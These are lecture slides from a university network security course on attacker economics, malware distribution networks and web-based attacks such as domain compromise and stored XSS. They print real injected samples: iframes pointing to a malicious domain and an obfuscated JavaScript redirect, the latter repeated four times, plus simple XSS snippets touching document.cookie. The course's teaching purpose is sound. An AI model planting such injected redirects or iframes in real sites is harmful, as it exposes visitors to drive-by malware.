UNIVERSITY OF TRENTO

Network Security

AA 2020/2021

Attacks through the Web and Advanced DOS attacks

We've seen

- Malware types evolution
  - Viruses → Worms
- Attack evolution
  - Attachment to email → remote code execution →ATPs
- Malware structural evolution
  - Virus in program's memory → malware in the clear → polymorphic malware → metamorphic malware
- Defense evolution
  - Signatures → heuristics → generic decryption → behavioural malware analysis
- What drives these dynamics?

UNIVERSITY OF TRENTO

Know your enemy: Attacker evolution

- ’90s: attackers were security enthusiasts with high technical competence
- ’00s: attacker was anybody that could run an automated tool
  - Main goal → disrupt internet services, spread havoc
- ‘10s: attackers are economic agents that look toward ROIs
  - Malware is an **investment** → effort required to
    - Engineer
    - Test
    - Deliver
    - Maintain → business model

National states role

- Cyberspace a new defense dimension
  - Land, Sea, Air, Space and *Information*

"a global domain within the information environment consisting of the interdependent network of information technology infrastructures and resident data, including the Internet, telecommunications networks, computer systems, and embedded processors and controllers"

US DoD definition

Malware propagation

- Internet Worms (=self-propagating malware) spread at very high speed
  - From Morris to Slammer
  - Severe availability impacts on
    - Routing/networking services
    - General system performance
- Payload could deliver any type of functionality to the attacker
  - Faster propagation speed → higher number of infected targets
  - Higher no. of infections → more bank accounts
  - More bank accounts → higher ROI for the attacker

UNIVERSITY OF TRENTO

Attacker's perspective on malware deployment

- Malware author operates in a competitive and adversarial environment
- Adversaries:
  - Security researchers reverse engineer their malware
  - Security firms build AV signatures for malware detection
- Competitors:
  - Many players in the malware development market
  - Market of infections has finite amount of resources
    - Finite number of vulnerable systems
    - Each system worth x $
  - Malware authors compete to access victim's valuable information

Propagation vs operation

- Strategy 1: High propagation rate
  - PRO: several infections / unit of time
  - CONS: The more samples of malware in the wild, the higher the chances to hand a sample to security researchers
    - more infections → faster detection
- Strategy 2: Low propagation rate
  - PRO:
    - higher stealthiness
    - fewer chances of infecting a system already infected by another malware
  - CONS: fewer infections / unit of time
- These conditions hold for all attackers
  - Economic theory → there is an ”equilibrium point” whereby all competing players maximize their expectations in terms of return to investment

Infection strategy → intuition

- K>1 attackers compete to infect N>>1 systems collectively worth M
  - Average is M/N
- Assume that all N systems have an antivirus
  - Survival time of malware K (L_k) is inversely proportional to number N_K of systems infected by K → say $L_k = 1/N_K$
- Strategy 1 → all attackers infect all systems
  - Return for each attacker → M/K = average return by attacker
  - L_k → $1/N_k$=1/N = lowest possible
- Strategy 2 → all attackers infect N/K systems
  - Return for each attacker → N/K*M/N=M/K = as before
  - L_k → $1/N_k = 1/(N/K) > 1/N$ → mean lifetime of K^{th} malware with S2 is higher than with S1
  - True for all K


Self-replication vs controlled deployment

- Very hard to predict outcomes of fully-automated propagation mechanism
  - e.g. Morris worm was programmed to “contain” its propagation → replicates 1 time out of 7
- Modern (post 2010) internet malware does not employ self-propagation mechanisms
- Rather, malware distribution operates over standard request-reply network mechanisms
  - Malware distribution networks
    - Automated malware installs via software exploits
      - Typically through the browser/third party plugins
    - Malware services that install malware → Mebroot
    - Pay-per-infection
  - Emergence of markets for infections

UNIVERSITY OF TRENTO

Malware Distribution networks

- Enforced web attacks via several mechanisms
- Servers on the web that “deliver” the malware to the final user
  - → compromised websites
  - → content networks (e.g. advertisement)
  - → redirects ..



UNIVERSITY OF TRENTO


Malware delivery – mechanisms review

- Malware infections happen through one or a combination of different channels
  - **Service infection**
    - Buffer overflow of a vulnerable service listening on the network
      - RPC, Web servers, SQL servers, …
    - Nowadays services are more difficult to reach
      - NAT, firewalls → incoming connections are controlled so that only services supposed to be listening on the network are reachable
        - e.g. SSH from internal network only, HTTPS from everybody
          - → SSH vulnerability can not be reached from outside
  - **Client infection**
    - Buffer overflow against user's client (e.g. Browser, plugins)
    - Redirects of user's browser to compromised websites
    - Social engineering → convince user in performing an action
      - Mail, phishing websites, ..
    - Password guessing, infected devices…


UNIVERSITY OF TRENTO

Client infections

- Browser-related content requests are by far the most common on the web
  - Client infections are typically driven by browser or other client activity
  - Mail clients, chat clients, ..
- Limited set of configurations → <u>less uncertainty on vulnerability distribution</u>
  - 3 browsers share the biggest fraction of users
  - Similar plugin configurations
    - ~~Flash~~
    - Javascript
    - Adobe
    - Silverlight



Sources of risk – domain compromisation



UNIVERSITY OF TRENTO

Domain compromisation

- Attacker exploits a vulnerability on the domain's server
  - In our example, yourtypicalwebpage.com
    - Could also be seconddomain.com
  - BoF on HTTP service
  - Password attacks (e.g. against domain's administrative panel)
- Inserts arbitrary content on webpage → content is loaded by every user that requests compromised webpage


```
<!-- Copyright Information -->
<div align='center' class='copyright'>Powered by
<a href="http://www.invisionboard.com">Invision Power Board</a>(U)
v1.3.1 Final &copy; 2003  
<a href='http://www.invisionpower.com'>IPS, Inc.</a></div>
</div>
<iframe src='http://wsfgfdgrtyhgfd.net/adv/193/new.php'></iframe>
<iframe src='http://wsfgfdgrtyhgfd.net/adv/new.php?adv=193'></iframe>
```

XSS attacks


- Regardless of execution, webpages are based on the implicit notion of trust that exists between a browser and a server
  - The browser executes whatever the contacted website says
  - “Same-origin-policy”
    - Applied also to browser cookies, JS execution, etc.
- Vulnerability allows the attacker to inject content on a webpage
  - When victim browser loads webpage it executes injected content
  - The browser can not distinguish between legitimate and ”malicious” instructions → all coming from a trusted source

Stored XSS (Persistent XSS)

- This XSS variant is stored on the remote server
  - E.g. a forum thread, a newsletter, a database
- Whenever a user retrieves a certain webpage, the malicious content is delivered to their browser



Sources of risk – content compromisation



UNIVERSITY OF TRENTO

Content compromisation

- Attacker exploits a vulnerability in some content manager presents on the server
  - E.g. web forum, wiki engines, comment forms, ..
  - Similar vector to persistent XSS attacks'
- Injects unsanitised content onto webpage
  - Typically javascript content that performs some actions → JS is Turing complete
    - Redirection of webpage towards malicious domain
- Javascript typically embedded in a **<script></script>** element
  - Executed by browser when page is loaded
    - `<script> alert("Javascript msg")</script>`
  - Can be triggered by events
    - `<a href src="seconddomain.com" onmouseover="alert("Javascript msg")"> Second domain.com </a>`
  - Or by user actions
    - `<a href src="Javascript: alert("Javascript msg");"> Second domain.com </a>`
- Javascript can access elements of DOM (BOM)
  - Document (Browser) Object Model
  - Document → forms, links, …
    - `document.cookie;`
  - Browser → window, location, …
    - `location.replace("thirddomain.com");`

Content compromisation example

- Found on website to create and publish customised online polls [Provos 2006]
- Obfuscated javascript code
  - Can you deobfuscate it?

```
<SCRIPT language=JavaScript>
function otqzyu(nemz)juyu="lo";sdfwe78="catio";
kjj="n.r";vj20=2;uyty="eplac";iuiuh8889="e";vbb25="('";
awq27="";sftfttft=4;fghdh="'ht";ji87gkol="tp:/";
polkiuu="/vi";jbhj89="deo";jhbhi87="zf";hgdxgf="re";
jkhuift="e.c";jygyhg="om'";dh4=eval(fghdh+ji87gkol+
polkiuu+jbhj89+jhbhi87+hgdxgf+jkhuift+jygyhg);je15="')"; if
(vj20+sftfttft==6) eval(juyu+sdfwe78+kjj+ uyty+
iuiuh8889+vbb25+awq27+dh4+je15);
otqzyu();//
</SCRIPT>
```

Content compromisation example

- Found on website to create and publish customised online polls [Provos 2006]
- Obfuscated javascript code
  - Can you deobfuscate it?

```
<SCRIPT language=JavaScript>
function otqzyu(nemz)juyu="lo";sdfwe78="catio";
kjj="n.r";vj20=2;uyty="eplac";iuiuh8889="e";vbb25="('";
awq27="";sftfttft=4;fghdh="'ht";ji87gkol="tp:/";
polkiuu="/vi";jbhj89="deo";jhbhi87="zf";hgdxgf="re";
jkhuift="e.c";jygyhg="om'";dh4=eval(fghdh+ji87gkol+
polkiuu+jbhj89+jhbhi87+hgdxgf+jkhuift+jygyhg);je15="')"; if
(vj20+sftfttft==6) eval(juyu+sdfwe78+kjj+ uyty+
iuiuh8889+vbb25+awq27+dh4+je15);
otqzyu();//
</SCRIPT>
```

Content compromisation example

- Found on website to create and publish customised online polls [Provos 2006]
- Obfuscated javascript code
  - Can you deobfuscate it?

```
<SCRIPT language=JavaScript>
function otqzyu(nemz)juyu="lo";sdfwe78="catio";
kjj="n.r";vj20=2;uyty="eplac";iuiuh8889="e";vbb25="('";
awq27="";sftfttft=4;fghdh="'ht";ji87gkol="tp:/";
polkiuu="/vi";jbhj89="deo";jhbhi87="zf";hgdxgf="re";
jkhuift="e.c";jygyhg="om'";dh4=eval(fghdh+ji87gkol+
polkiuu+jbhj89+jhbhi87+hgdxgf+jkhuift+jygyhg);je15="')"; if
(vj20+sftfttft==6) eval(juyu+sdfwe78+kjj+ uyty+
iuiuh8889+vbb25+awq27+dh4+je15);
otqzyu();//
</SCRIPT>
```

Content compromisation example

- Found on website to create and publish customised online polls [Provos 2006]
- Obfuscated javascript code
  - Can you deobfuscate it?

```
<SCRIPT language=JavaScript>
function otqzyu(nemz)juyu="lo";sdfwe78="catio";
kjj="n.r";vj20=2;uyty="eplac";iuiuh8889="e";vbb25="('";
awq27="";sftfttft=4;fghdh="'ht";ji87gkol="tp:/";
polkiuu="/vi";jbhj89="deo";jhbhi87="zf";hgdxgf="re";
jkhuift="e.c";jygyhg="om'";dh4=eval(fghdh+ji87gkol+
polkiuu+jbhj89+jhbhi87+hgdxgf+jkhuift+jygyhg);je15="')"; if
(vj20+sftfttft==6) eval(juyu+sdfwe78+kjj+ uyty+
iuiuh8889+vbb25+awq27+dh4+je15);
otqzyu();//
</SCRIPT>
```

UNIVERSITY OF TRENTO

Content compromisation example

